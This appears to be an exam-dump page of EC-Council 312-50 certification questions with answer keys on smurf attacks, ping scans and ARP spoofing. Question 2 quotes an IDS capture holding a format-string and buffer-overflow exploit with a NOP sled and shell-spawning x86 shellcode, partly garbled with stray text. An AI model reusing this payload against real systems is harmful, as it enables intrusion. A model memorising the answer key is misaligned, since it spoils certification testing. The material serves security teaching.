312-50$^{Q\&As}$

Ethical Hacker Certified

Pass EC-COUNCIL 312-50 Exam with 100% Guarantee

Following Questions and Answers are all new published by EC-COUNCIL Official Exam Center

QUESTION 1

Peter has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the External Gateway interface. Further inspection reveals they are not responses from internal hosts request but simply responses coming from the Internet. What could be the likely cause of this?

A. Someone Spoofed Peter\\'s IP Address while doing a land attack

B. Someone Spoofed Peter\\'s IP Address while doing a DoS attack

C. Someone Spoofed Peter\\'s IP Address while doing a smurf Attack


D. Someone Spoofed Peter\\'s IP address while doing a fraggle attack

Correct Answer: C

An attacker sends forged ICMP echo packets to broadcast addresses of vulnerable networks with forged source address pointing to the target (victim) of the attack. All the systems on these networks reply to the victim with ICMP echo replies. This rapidly exhausts the bandwidth available to the target.

QUESTION 2

Exhibit:



```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.@.2...Ñ:......
06 38 02 03 6f 54 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î>TOÞ.¯bxP.)
Application "Calculat6e 25 2e 32 31 33 75 25 33 30 31 24 6e 1É.Ísize 0.75in 0.25in 0.50in 0.05inxvŸ..
42 42 20 f7 ff bf 21 32 24 6e 25 2e 31 39 32 75 25 33 30 33 .1É.ÿ¿'÷ÿ¿"÷ÿ¿#÷ÿ¿XX
58 58 58 58 58 58 58 90 90 90 90 90 90 90 90 90 90 90 90 90 XXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....................
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
43 cd 80 89 d0 43 cd 43 cd 80 89 d0 43 43 cd 80 89 d0 43 cd 1É.ÌÐCÍ..À1É°?.ÐÍ..Ð
41 cd 80 eb 18 5e 89 41 cd 80 eb 18 41 41 cd 80 eb 18 5e 89 .1É.^.u.1À.F..E."..
f3 8d 4d 08 8d 55 0c f3 8d 4d 08 8d f3 f3 8d 4d 08 8d 55 0c .1É..U.Í.èåÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)
```

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a

buffer overflow attack. You also notice "/bin/sh" in the ASCII part of the output.

As an analyst what would you conclude about the attack?

A. The buffer overflow attack has been neutralized by the IDS

B. The attacker is creating a directory on the compromised machine

C. The attacker is attempting a buffer overflow attack and has succeeded

D. The attacker is attempting an exploit that launches a command-line shell

Correct Answer: D

This log entry shows a hacker using a buffer overflow to fill the data buffer and trying to insert the execution of /bin/sh into the executable code part of the thread. It is probably an existing exploit that is used, or a directed attack with a custom built buffer overflow with the "payload" that launches the command shell.

QUESTION 3

You want to scan the live machine on the LAN, what type of scan you should use?

A. Connect

B. SYN

C. TCP

D. UDP

E. PING

Correct Answer: E

The ping scan is one of the quickest scans that nmap performs, since no actual ports are queried. Unlike a port scan where thousands of packets are transferred between two stations, a ping scan requires only two frames. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.

QUESTION 4

What is the term 8 to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

A. Fraggle Attack

B. Man in the Middle Attack

C. Trojan Horse Attack

D. Smurf Attack

E. Back Orifice Attack

Correct Answer: D

Trojan and Back orifice are Trojan horse attacks. Man in the middle spoofs the Ip and redirects the victems packets to the cracker The infamous Smurf attack. preys on ICMP\\'s capability to send traffic to the broadcast address. Many hosts can listen and respond to a single ICMP echo request sent to a broadcast address. Network Intrusion Detection third Edition by Stephen Northcutt and Judy Novak pg 70 The "smurf" attack\\'s cousin is called "fraggle", which uses

UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf".

QUESTION 5

How do you defend against ARP spoofing?

A. Place static ARP entries on servers, workstation and routers

B. True IDS Sensors to look for large amount of ARP traffic on local subnets

C. Use private VLANS

D. Use ARPWALL system and block ARP spoofing attacks

Correct Answer: ABC

ARPWALL is a opensource tools will give early warning when arp attack occurs. This tool is still under construction.